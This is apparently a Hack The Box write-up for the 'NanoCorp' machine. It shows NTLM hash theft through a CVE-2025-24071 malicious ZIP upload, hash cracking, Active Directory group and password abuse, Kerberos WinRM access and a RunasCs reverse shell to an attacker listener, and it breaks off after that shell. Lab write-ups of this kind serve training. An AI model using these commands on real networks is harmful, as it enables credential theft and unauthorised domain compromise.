
The site runs on Apache 2.4.58 (Win64) with PHP 8.2.12 and OpenSSL 3.1.3. The front end uses Bootstrap and standard HTML5.
1
2
3
┌──(kali㉿kali)-[~/HTB/NanoCorp]
└─$ whatweb http://hire.nanocorp.htb/
http://hire.nanocorp.htb/ [200 OK] Apache[2.4.58], Bootstrap, Country[RESERVED][ZZ], HTML5, HTTPServer[Apache/2.4.58 (Win64) OpenSSL/3.1.3 PHP/8.2.12], IP[10.129.128.179], OpenSSL[3.1.3], PHP[8.2.12], Title[Nanocorp | Career Opportunities]
I ran dirsearch to check for anything else on the hiring site. Nothing else was found beyond static assets and the upload.php endpoint.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
┌──(kali㉿kali)-[~/HTB/NanoCorp]
└─$ dirsearch -u http://hire.nanocorp.htb/ -x 401-404
/usr/lib/python3/dist-packages/dirsearch/dirsearch.py:23: DeprecationWarning: pkg_resources is deprecated as an API. See https://setuptools.pypa.io/en/latest/pkg_resources.html
  from pkg_resources import DistributionNotFound, VersionConflict

  _|. _ _  _  _  _ _|_    v0.4.3
 (_||| _) (/_(_|| (_| )

Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 25 | Wordlist size: 11460

Output File: /home/kali/HTB/NanoCorp/reports/http_hire.nanocorp.htb/__25-11-09_15-20-37.txt

Target: http://hire.nanocorp.htb/

[15:20:37] Starting:
[15:21:20] 200 -  984B  - /assets/
[15:21:20] 301 -  347B  - /assets  ->  http://hire.nanocorp.htb/assets/
[15:21:26] 500 -  647B  - /cgi-bin/printenv.pl
[15:21:41] 503 -  406B  - /examples/jsp/%252e%252e/%252e%252e/manager/html/
[15:21:41] 503 -  406B  - /examples/jsp/snp/snoop.jsp
[15:21:41] 503 -  406B  - /examples/
[15:21:41] 503 -  406B  - /examples/servlets/servlet/CookieExample
[15:21:41] 503 -  406B  - /examples/servlets/servlet/RequestHeaderExample
[15:21:41] 503 -  406B  - /examples
[15:21:41] 503 -  406B  - /examples/websocket/index.xhtml
[15:21:41] 503 -  406B  - /examples/servlets/index.html
[15:21:41] 503 -  406B  - /examples/jsp/index.html
[15:21:41] 503 -  406B  - /examples/servlet/SnoopServlet
[15:21:48] 200 -  992B  - /images/
[15:21:48] 301 -  347B  - /images  ->  http://hire.nanocorp.htb/images/
[15:22:40] 200 -    0B  - /upload.php
CVE‑2025‑24071
I found a PoC for CVE‑2025‑24071 and used it to generate a malicious ZIP.
CVE summary: extracting a .library-ms file from a RAR/ZIP on Windows can make Explorer trigger an SMB authentication request to an attacker-controlled host, leaking the victim’s NTLM hash — extraction alone (no execution) is enough.
PoC repo: CVE-2025-24071
create the exploit ZIP (PoC script)
1
2
3
4
5
6
7
8
9
10
┌──(kali㉿kali)-[~/HTB/NanoCorp/CVE-2025-24071_PoC]
└─$ ls
poc.py  README.md

┌──(kali㉿kali)-[~/HTB/NanoCorp/CVE-2025-24071_PoC]
└─$ python3 poc.py
Enter your file name: exploit
Enter IP (EX: 192.168.1.162): 10.10.14.73
completed

Before Submitting, I ran Responder to capture incoming authentication requests:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
┌──(kali㉿kali)-[~/HTB/NanoCorp/CVE-2025-24071_PoC]
└─$ sudo responder -I tun0
[sudo] password for kali:
                                         __
  .----.-----.-----.-----.-----.-----.--|  |.-----.----.
  |   _|  -__|__ --|  _  |  _  |     |  _  ||  -__|   _|
  |__| |_____|_____|   __|_____|__|__|_____||_____|__|
                   |__|


[+] Poisoners:
    LLMNR                      [ON]
    NBT-NS                     [ON]
    MDNS                       [ON]
    DNS                        [ON]
    DHCP                       [OFF]

[+] Servers:
    HTTP server                [ON]
    HTTPS server               [ON]
    WPAD proxy                 [OFF]
    Auth proxy                 [OFF]
    SMB server                 [ON]
    Kerberos server            [ON]
    SQL server                 [ON]
    FTP server                 [ON]
    IMAP server                [ON]
    POP3 server                [ON]
    SMTP server                [ON]
    DNS server                 [ON]
    LDAP server                [ON]
    MQTT server                [ON]
    RDP server                 [ON]
    DCE-RPC server             [ON]
    WinRM server               [ON]
    SNMP server                [ON]

[+] HTTP Options:
    Always serving EXE         [OFF]
    Serving EXE                [OFF]
    Serving HTML               [OFF]
    Upstream Proxy             [OFF]

[+] Poisoning Options:
    Analyze Mode               [OFF]
    Force WPAD auth            [OFF]
    Force Basic Auth           [OFF]
    Force LM downgrade         [OFF]
    Force ESS downgrade        [OFF]

[+] Generic Options:
    Responder NIC              [tun0]
    Responder IP               [10.10.14.73]
    Responder IPv6             [dead:beef:2::1047]
    Challenge set              [random]
    Don't Respond To Names     ['ISATAP', 'ISATAP.LOCAL']
    Don't Respond To MDNS TLD  ['_DOSVC']
    TTL for poisoned response  [default]

[+] Current Session Variables:
    Responder Machine Name     [WIN-ZU12EQXYWR9]
    Responder Domain Name      [TVBP.LOCAL]
    Responder DCE-RPC Port     [45389]

[*] Version: Responder 3.1.7.0
[*] Author: Laurent Gaffie, <lgaffie@secorizon.com>
[*] To sponsor Responder: https://paypal.me/PythonResponder

[+] Listening for events...

[SMB] NTLMv2-SSP Client   : 10.129.128.179
[SMB] NTLMv2-SSP Username : NANOCORP\web_svc
[SMB] NTLMv2-SSP Hash     : web_svc::NANOCORP:ed7febc7a44dba94:ED225E73AD9D9DCA2B2EA33CE64A2D73:010100000000000000736E938D51DC0104C5ADC6EA48EFE30000000002000800540056004200500001001E00570049004E002D005A00550031003200450051005800590057005200390004003400570049004E002D005A0055003100320045005100580059005700520039002E0054005600420050002E004C004F00430041004C000300140054005600420050002E004C004F00430041004C000500140054005600420050002E004C004F00430041004C000700080000736E938D51DC0106000400020000000800300030000000000000000000000000200000999F0995E2C68981DCF54568A9852AAB5DA4AAA047BC76537080A0AF1A3559920A001000000000000000000000000000000000000900200063006900660073002F00310030002E00310030002E00310034002E00370033000000000000000000
I captured an NTLM hash from the ZIP upload, cracked it with john, and obtained a password for the web_svc account:
1
2
3
4
5
6
7
8
9
10
┌──(kali㉿kali)-[~/HTB/NanoCorp/CVE-2025-24071_PoC]
└─$ john --wordlist=/usr/share/wordlists/rockyou.txt websvc_hash
Using default input encoding: UTF-8
Loaded 1 password hash (netntlmv2, NTLMv2 C/R [MD4 HMAC-MD5 32/64])
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
dksehdgh712!@#   (web_svc)
1g 0:00:00:01 DONE (2025-11-09 15:33) 0.6211g/s 1152Kp/s 1152Kc/s 1152KC/s dobson5499..djcward
Use the "--show --format=netntlmv2" options to display all of the cracked passwords reliably
Session completed.
web_svc → monitoring_svc
Using that credential I authenticated to the domain controller over SMB:
1
2
3
4
5
┌──(kali㉿kali)-[~/HTB/NanoCorp]
└─$ netexec smb DC01.nanocorp.htb -u web_svc -p 'dksehdgh712!@#'
SMB         10.129.128.179  445    DC01             [*] Windows Server 2022 Build 20348 x64 (name:DC01) (domain:nanocorp.htb) (signing:True) (SMBv1:False)
SMB         10.129.128.179  445    DC01             [+] nanocorp.htb\web_svc:dksehdgh712!@#
User enumeration shows the expected domain accounts (Administrator, Guest, krbtgt, web_svc, monitoring_svc):
1
2
3
4
5
6
7
8
9
10
11
12
┌──(kali㉿kali)-[~/HTB/NanoCorp]
└─$ netexec smb DC01.nanocorp.htb -u web_svc -p 'dksehdgh712!@#' --users
SMB         10.129.128.179  445    DC01             [*] Windows Server 2022 Build 20348 x64 (name:DC01) (domain:nanocorp.htb) (signing:True) (SMBv1:False)
SMB         10.129.128.179  445    DC01             [+] nanocorp.htb\web_svc:dksehdgh712!@#
SMB         10.129.128.179  445    DC01             -Username-                    -Last PW Set-       -BadPW- -Description-
SMB         10.129.128.179  445    DC01             Administrator                 2025-04-09 23:00:49 0       Built-in account for administering the computer/domain
SMB         10.129.128.179  445    DC01             Guest                         <never>             0       Built-in account for guest access to the computer/domain
SMB         10.129.128.179  445    DC01             krbtgt                        2025-04-03 01:38:45 0       Key Distribution Center Service Account
SMB         10.129.128.179  445    DC01             web_svc                       2025-04-09 22:59:38 0
SMB         10.129.128.179  445    DC01             monitoring_svc                2025-11-09 22:38:55 0
SMB         10.129.128.179  445    DC01             [*] Enumerated 5 local users: NANOCORP
Share enumeration returned only default/admin shares (ADMIN$, C$, IPC$, NETLOGON, SYSVOL):
1
2
3
4
5
6
7
8
9
10
11
12
13
┌──(kali㉿kali)-[~/HTB/NanoCorp]
└─$ netexec smb DC01.nanocorp.htb -u web_svc -p '   ' --shares
SMB         10.129.128.179  445    DC01             [*] Windows Server 2022 Build 20348 x64 (name:DC01) (domain:nanocorp.htb) (signing:True) (SMBv1:False)
SMB         10.129.128.179  445    DC01             [+] nanocorp.htb\web_svc:dksehdgh712!@#
SMB         10.129.128.179  445    DC01             [*] Enumerated shares
SMB         10.129.128.179  445    DC01             Share           Permissions     Remark
SMB         10.129.128.179  445    DC01             -----           -----------     ------
SMB         10.129.128.179  445    DC01             ADMIN$                          Remote Admin
SMB         10.129.128.179  445    DC01             C$                              Default share
SMB         10.129.128.179  445    DC01             IPC$            READ            Remote IPC
SMB         10.129.128.179  445    DC01             NETLOGON        READ            Logon server share
SMB         10.129.128.179  445    DC01             SYSVOL          READ            Logon server share
Now that I have valid credentials, I collected data using BloodHound for further movement.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
┌──(kali㉿kali)-[~/HTB/NanoCorp]
└─$ bloodhound-python -dc DC01.nanocorp.htb -u 'web_svc' -p 'dksehdgh712!@#' -d nanocorp.htb -c All --zip -ns 10.129.128.179
INFO: BloodHound.py for BloodHound LEGACY (BloodHound 4.2 and 4.3)
INFO: Found AD domain: nanocorp.htb
INFO: Getting TGT for user
WARNING: Failed to get Kerberos TGT. Falling back to NTLM authentication. Error: Kerberos SessionError: KRB_AP_ERR_SKEW(Clock skew too great)
INFO: Connecting to LDAP server: DC01.nanocorp.htb
INFO: Found 1 domains
INFO: Found 1 domains in the forest
INFO: Found 1 computers
INFO: Connecting to LDAP server: DC01.nanocorp.htb
INFO: Found 6 users
INFO: Found 53 groups
INFO: Found 2 gpos
INFO: Found 2 ous
INFO: Found 19 containers
INFO: Found 0 trusts
INFO: Starting computer enumeration with 10 workers
INFO: Querying computer: DC01.nanocorp.htb
INFO: Done in 00M 50S
INFO: Compressing output into 20251109154217_bloodhound.zip
From BloodHound I found useful outbound rights for web_svc:
web_svc has AddMember (add self) rights on the IT_SUPPORT group.


Members of IT_SUPPORT can change the password for monitoring_svc.
The MONITORING_SVC account is a member of the Remote Management group.

So the plan is: add web_svc to IT_SUPPORT, then use that membership to change the password of MONITORING_SVC.
1
2
3
4
5
6
7
┌──(kali㉿kali)-[~/HTB/NanoCorp]
└─$ bloodyAD --host "DC01.nanocorp.htb" -d "nanocorp.htb" -u "web_svc" -p 'dksehdgh712!@#' add groupMember  "CN=IT_SUPPORT,CN=USERS,DC=NANOCORP,DC=HTB" "web_svc"
[+] web_svc added to CN=IT_SUPPORT,CN=USERS,DC=NANOCORP,DC=HTB

┌──(kali㉿kali)-[~/HTB/NanoCorp]
└─$ bloodyAD --host "DC01.nanocorp.htb" -d "nanocorp.htb" -u "web_svc" -p 'dksehdgh712!@#' set password "CN=MONITORING_SVC,OU=AD_MONITORING,DC=NANOCORP,DC=HTB" 'Password123@'
[+] Password changed successfully!
I couldn’t log in with evil-winrm using NTLM, so I switched to a Kerberos‑based approach using winrmexec.
I generated a /etc/krb5.conf using netexec:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
┌──(kali㉿kali)-[~/HTB/NanoCorp/winrmexec]
└─$ netexec smb DC01.nanocorp.htb --generate-krb5-file krb5.conf
SMB         10.129.128.179  445    DC01             [*] Windows Server 2022 Build 20348 x64 (name:DC01) (domain:nanocorp.htb) (signing:True) (SMBv1:False)

┌──(kali㉿kali)-[~/HTB/NanoCorp/winrmexec]
└─$ cat krb5.conf

[libdefaults]
    dns_lookup_kdc = false
    dns_lookup_realm = false
    default_realm = NANOCORP.HTB

[realms]
    NANOCORP.HTB = {
        kdc = dc01.nanocorp.htb
        admin_server = dc01.nanocorp.htb
        default_domain = nanocorp.htb
    }

[domain_realm]
    .nanocorp.htb = NANOCORP.HTB
    nanocorp.htb = NANOCORP.HTB
Obtained a TGT with impacket-getTGT, set KRB5CCNAME to the ticket cache, and then started evil_winrmexec with -k to authenticate via Kerberos and access the box.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
┌──(kali㉿kali)-[~/HTB/NanoCorp/winrmexec]
└─$ impacket-getTGT 'NANOCORP.HTB/monitoring_svc:Password123@'
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Saving ticket in monitoring_svc.ccache

┌──(kali㉿kali)-[~/HTB/NanoCorp/winrmexec]
└─$ export KRB5CCNAME=./monitoring_svc.ccache

┌──(kali㉿kali)-[~/HTB/NanoCorp/winrmexec]
└─$ klist
Ticket cache: FILE:./monitoring_svc.ccache
Default principal: monitoring_svc@NANOCORP.HTB

Valid starting       Expires              Service principal
11/09/2025 23:11:20  11/10/2025 03:11:20  krbtgt/NANOCORP.HTB@NANOCORP.HTB
        renew until 11/10/2025 03:11:20
I found the user flag on monitoring_svc’s Desktop.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
┌──(venv)─(kali㉿kali)-[~/HTB/NanoCorp/winrmexec]
└─$ python3 evil_winrmexec.py -port 5986 -ssl -k dc01.nanocorp.htb
[*] '-target_ip' not specified, using dc01.nanocorp.htb
[*] '-url' not specified, using https://dc01.nanocorp.htb:5986/wsman
[*] using domain and username from ccache: NANOCORP.HTB\monitoring_svc
[*] '-spn' not specified, using HTTP/dc01.nanocorp.htb@NANOCORP.HTB
[*] '-dc-ip' not specified, using NANOCORP.HTB
[*] requesting TGS for HTTP/dc01.nanocorp.htb@NANOCORP.HTB

Ctrl+D to exit, Ctrl+C will try to interrupt the running pipeline gracefully
This is not an interactive shell! If you need to run programs that expect
inputs from stdin, or exploits that spawn cmd.exe, etc., pop a !revshell

Special !bangs:
PS C:\Users\monitoring_svc\Documents>
PS C:\Users\monitoring_svc\Documents> ls
PS C:\Users\monitoring_svc\Documents> cd ..\Desktop
PS C:\Users\monitoring_svc\Desktop> cat user.txt
************72cc5711c134ecaa36ad
Privilege Escalation CVE‑2024‑0670
I checked the privileges for the monitoring_svc account and didn’t find any useful escalation rights.
1
2
3
4
5
6
7
8
9
10
11
12
PS C:\Users\Public> cd ..
PS C:\Users> whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                    State
============================= ============================== =======
SeMachineAccountPrivilege     Add workstations to domain     Enabled
SeChangeNotifyPrivilege       Bypass traverse checking       Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set Enabled
PS C:\Users>
I checked the user’s file tree and didn’t find anything interesting.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
PS C:\Users\monitoring_svc> tree /f
Folder PATH listing
Volume serial number is 2EB6-7759
C:.
+---Desktop
¦       user.txt
¦
+---Documents
+---Downloads
+---Favorites
+---Links
+---Music
+---Pictures
+---Saved Games
+---Videos
PS C:\Users\monitoring_svc>
At this stage, we don’t have enough privileges to run Get-MpComputerStatus, but we can still confirm that Windows Defender is running using Get-Service.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
PS C:\Users\monitoring_svc\Documents> Get-MpComputerStatus | Select-Object AMServiceEnabled, AntispywareEnabled, AntivirusEnabled, RealTimeProtectionEnabled


Cannot connect to CIM server. Access denied
PS C:\Users\monitoring_svc\Documents>
PS C:\Users\monitoring_svc\Documents> Get-Service -Name WinDefend


Status   Name               DisplayName
------   ----               -----------
Running  WinDefend          Microsoft Defender Antivirus Service


PS C:\Users\monitoring_svc\Documents>
We tried to enumerate services from the monitoring_svc shell to find potential CVE targets, but the operation fails due to insufficient privileges.
1
2
3
4
PS C:\Users\monitoring_svc\Documents> Get-Service | Where-Object { $_.Name -match 'check' -or $_.DisplayName -match 'checkmk|check mk|check_mk' } |  Select-
Object Name, DisplayName, Status, MachineName
Cannot open Service Control Manager on computer '.'. This operation might require other privileges.
PS C:\Users\monitoring_svc\Documents>
We have limited privileges in the current monitoring_svc shell, and we do have credentials for web_svc. I uploaded RunasCs.exe to C:\temp to switch to web_svc.
1
PS C:\temp> !upload RunasCs.exe
Start the listener on our machine:
1
nc -lvnp 1337
Run RunasCs from the target
1
2
3
4
5
6
PS C:\temp> .\RunasCs.exe web_svc 'dksehdgh712!@#' cmd.exe -r 10.10.14.65:1337

[+] Running in session 0 with process function CreateProcessWithLogonW()
[+] Using Station\Desktop: Service-0x0-3a41130$\Default
[+] Async process 'C:\Windows\system32\cmd.exe' with pid 3864 created in background.
PS C:\temp>
We successfully spawned a reverse shell and have a session as web_svc.
1
2
3
4
5
6
7
8
9
10
┌──(kali㉿kali)-[~/HTB/NanoCorp]
